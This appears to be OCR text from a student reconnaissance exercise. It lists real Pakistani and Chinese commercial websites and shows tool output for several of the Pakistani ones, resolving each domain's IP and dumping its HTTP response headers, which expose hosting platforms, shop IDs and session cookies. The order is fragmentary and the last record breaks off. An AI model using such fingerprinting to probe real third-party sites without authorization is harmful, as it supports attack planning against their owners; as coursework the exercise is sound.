
4** For the website: www.zahrastores.pk




5** For the wensite: www.szic.pk

China websites:


1** For the website: www.blued.cn




2** For the websites: www.zhipuai.cn




3** For the website: www.airbnb.cn



4** For the website: www.katespade.cn




5** For the website: www.chinestest.cn



Identify the server information:-

Pakistan websites:

1** for the website: www.shaposh.pk




Output:

Initiating server query ...

Looking up IP address for domain: shaposh.pk
The IP address for the domain is: 23.227.38.65
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:09:37 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 318
X-Sorting-Hat-ShopId: 78935884095
X-Storefront-Renderer-Rendered: 1
Location: https://shaposh.pk/
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 78935884095
X-ShardId: 318
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=10;desc="gc:1", db;dur=5, asn;desc="24560", edge;desc="MAA", country;desc="IN", pageType;desc="index", servedBy;desc="vx58", requestID;desc="9a81cf3f-cb61-4664-889a-9ce14ff94f44"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1
X-Request-ID: 9a81cf3f-cb61-4664-889a-9ce14ff94f44
X-Download-Options: noopen
X-XSS-Protection: 1; mode=block
X-Permitted-Cross-Domain-Policies: none
X-Content-Type-Options: nosniff
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=0CCAhvs9b%2B%2BkazKzHJp0VQXDPXiL68Bx9nEAXWdIJeAmoKhqiyMMIlu3SUcLG2QI8BrvzgqSWvJwdwlNiasmPpq78LfXwRFT0PP3xZyI%2B3%2FbtlmRMoCWBtaQIfM%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800}
Server-Timing: cfRequestDuration;dur=279.999971
Server: cloudflare
CF-RAY: 832ccc02da1fa901-MAA
alt-svc: h3=":443"; ma=86400
Query complete.

2** For the website: www.taanabaana.pk



Output:

Initiating server query ...

Looking up IP address for domain: taanabaana.pk
The IP address for the domain is: 23.227.38.65
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:15:39 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 191
X-Sorting-Hat-ShopId: 44810109093
X-Storefront-Renderer-Rendered: 1
Location: https://taanabaana.pk/
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 44810109093
X-ShardId: 191
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=13, db;dur=8, asn;desc="24560", edge;desc="MAA",
country;desc="IN", pageType;desc="index", servedBy;desc="qp7g",
requestID;desc="7dd172aa-50bb-4d9f-bebc-7f733b30046a"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1
```

X-Request-ID: 7dd172aa-50bb-4d9f-bebc-7f733b30046a
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=GMEi0jD%2FFddopdTn1aGwR3%2Fb2tStGAi96vHEr0AOqgrpFwrCDm6NE5KdZH6qP%2FXhD4Z84oMkvlzPIo4a64LvQCvx4pHBiIdLOrE%2BtyOpFKR%2BLjRI3Kbklq5zTX%2B51IU%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800}
Server-Timing: cfRequestDuration;dur=285.000086
Server: cloudflare
CF-RAY: 832cd4d99d13b2ac-MAA
alt-svc: h3=":443"; ma=86400
Query complete.


3** For the website: www.speedsports.pk

Output:

Initiating server query ...
Looking up IP address for domain: speedsports.pk
The IP address for the domain is: 172.66.40.129
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:

HTTP/1.1 302 Found
Date: Sat, 09 Dec 2023 11:18:59 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Fri, 09 Dec 2022 11:18:59 GMT
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=db719e0fa894f4e12d27a8c9c6fddb59; expires=Sat, 09-Dec-2023 12:18:59 GMT; Max-Age=3600; path=/; domain=speedsports.pk; HttpOnly
Set-Cookie: wp_customerId=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; domain=speedsports.pk
Set-Cookie: wp_customerGroup=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; domain=speedsports.pk
Location: https://speedsports.pk/
X-UA-Compatible: IE=edge
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=8Kcyrk73GJSDbu1rTpynPySUFnh%2Bx%2BOz%2BDYruyVtVFGNNPP6m6S9B8eOf%2FwaVo0itEXGaVqW1qfUgKyBaUIKa5ECsnzTg1L1okdiHQ5zM10qmOAkZjyR2NaNoI%2B3f%2Fuo"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 832cd9bdadcd4ae0-HYD
Query complete.

4** for the website: www.zahrastores.pk




Output:

Initiating server query ...
Looking up IP address for domain: zahrastores.pk
The IP address for the domain is: 23.227.38.65
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 301 Moved Permanently
Date: Sat, 09 Dec 2023 11:20:12 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Sorting-Hat-PodId: 230
X-Sorting-Hat-ShopId: 64928809191
X-Storefront-Renderer-Rendered: 1
Location: https://zahrastores.pk/
X-Redirect-Reason: https_required
X-Frame-Options: DENY
Content-Security-Policy: frame-ancestors 'none';
X-ShopId: 64928809191
X-ShardId: 230
Vary: Accept
powered-by: Shopify
Server-Timing: processing;dur=8, db;dur=5, asn;desc="24560", edge;desc="MAA", country;desc="IN", pageType;desc="index", servedBy;desc="5fzb", requestID;desc="2aa16a87-d4d2-4d6c-a430-979bfee0eee8"
X-Shopify-Stage: production
X-Dc: gcp-asia-southeast1,gcp-us-central1,gcp-us-central1
X-Request-ID: 2aa16a87-d4d2-4d6c-a430-979bfee0eee8

X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
CF-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=XkZsCshSEubBOb7nR2VJUXdNIKMvOaLdWV7hVkDea0hzkI0oB0sGbMWffJIdGxQbYUsPO4qmFJ6tFolvEjoxRd%2Bb7RAIA3LmYnPNH3p7lQ4tXHcSPzvxVYP78QMBvnyN"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800}
